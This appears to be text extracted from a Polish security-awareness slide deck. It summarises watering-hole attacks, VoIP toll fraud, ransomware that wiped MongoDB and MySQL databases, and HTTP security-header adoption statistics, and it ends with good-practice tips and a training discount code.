Ataki wodopoju, czyli takie, w których atakujący czeka cierpliwie aż ofiary same do niego przybędą, nie są nam obce. Patrząc tylko na nasze podwórko – niedawno wodopojem były chociażby witryny KNFu czy Urzędu Rejestracji Produktów Leczniczych. Rzadko jednak zdarza się odkryć sieć ponad tysiąca polskich witryn, kontrolowanych z jednego miejsca i regularnie infekujących odwiedzających je internautów.

VOIP - AUTH

11 million Euro loss in VoIP fraud .. and my VoIP logs

And the attackers made over 1 million in profits.

This just emerged from a raid (and hearing apparently) in Romania and other countries. The two main persons being fingered are Catalin Zlate and Cristian Ciuvat. It seems that they were scanning for PBX servers with phone extensions that have weak passwords. Then they abused these accounts to make phone calls for "free", except that free has the price of 11 million EUR for the victims!

DNS MISCONFIGURATION

HTTPD HEADERS

Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005%[1] .012%[2]	.008%[1] .021%[2]	.018%[1] .043%[2]	+125%
Cookies (Secure/HttpOnly)[3]	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS)[4]	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06%[5] 8.91%[6]	7.94%[5] 13.29%[6]	14.38%[5] 22.88%[6]	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded[7]	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS)[8]	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded[7]	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%[9]	0.052%[10]	0.113%[10]	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)[11]	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)[12]	5.03%	6.33%	8.12%	+28%

aruba CLOUD

MYSQL / MONGODB - RANSOMWARE

A recent string of ransomware attacks on MongoDB databases left roughly 27,000 servers compromised, with the attackers demanding up to 1 Bitcoin in exchange for the stolen data. The attacks were followed by Norwegian developer Niall Merrigan and ethical hacker Victor Gevers, who posted updates on Twitter.

The number of affected servers started out small, with Merrigan noting there were only 13 victims of one attacker on January 6. However, the number soon skyrocketed into the tens of thousands. As reported by ZDNet's Liam Tung, the affected databases were wiped and replaced with empty databases with cheeky names such as "PWNED" or "PLEASE_READ."

In a ransomware attack, data is typically encrypted until the victim pays a ransom in exchange for

[redacted]

ese attacks, it is

NEWS

Ransomware attacks targeted hundreds of MySQL databases

In the new attacks, targeted MySQL databases are erased and replaced with a ransom demand for 0.2 bitcoin, which is equal to about $234.

aruba CLOUD

DEMO

DOBRE PRAKTYKI

- Oddzielaj - dostęp do aplikacji
- Aktualizuj - oprogramowanie
- Weryfikuj - ustawienia
- Ograniczaj - uprawnienia
- Porządkuj - dane
- Monitoruj - zasoby
- Dokumentuj - procesy
- Automatyzuj

SZKOLENIA - RABAT

https://z3s.pl/szkolenia/

Atak i obrona:

- **Bezpieczeństwo aplikacji WWW**
- **Bezpieczeństwo aplikacji mobilnych**

-10%

Obowiązuje 10 dni

Hasło: 5QMO2

Dziękuję za uwagę

Borys Łącki

b.lacki@logicaltrust.net

www.arubacloud.pl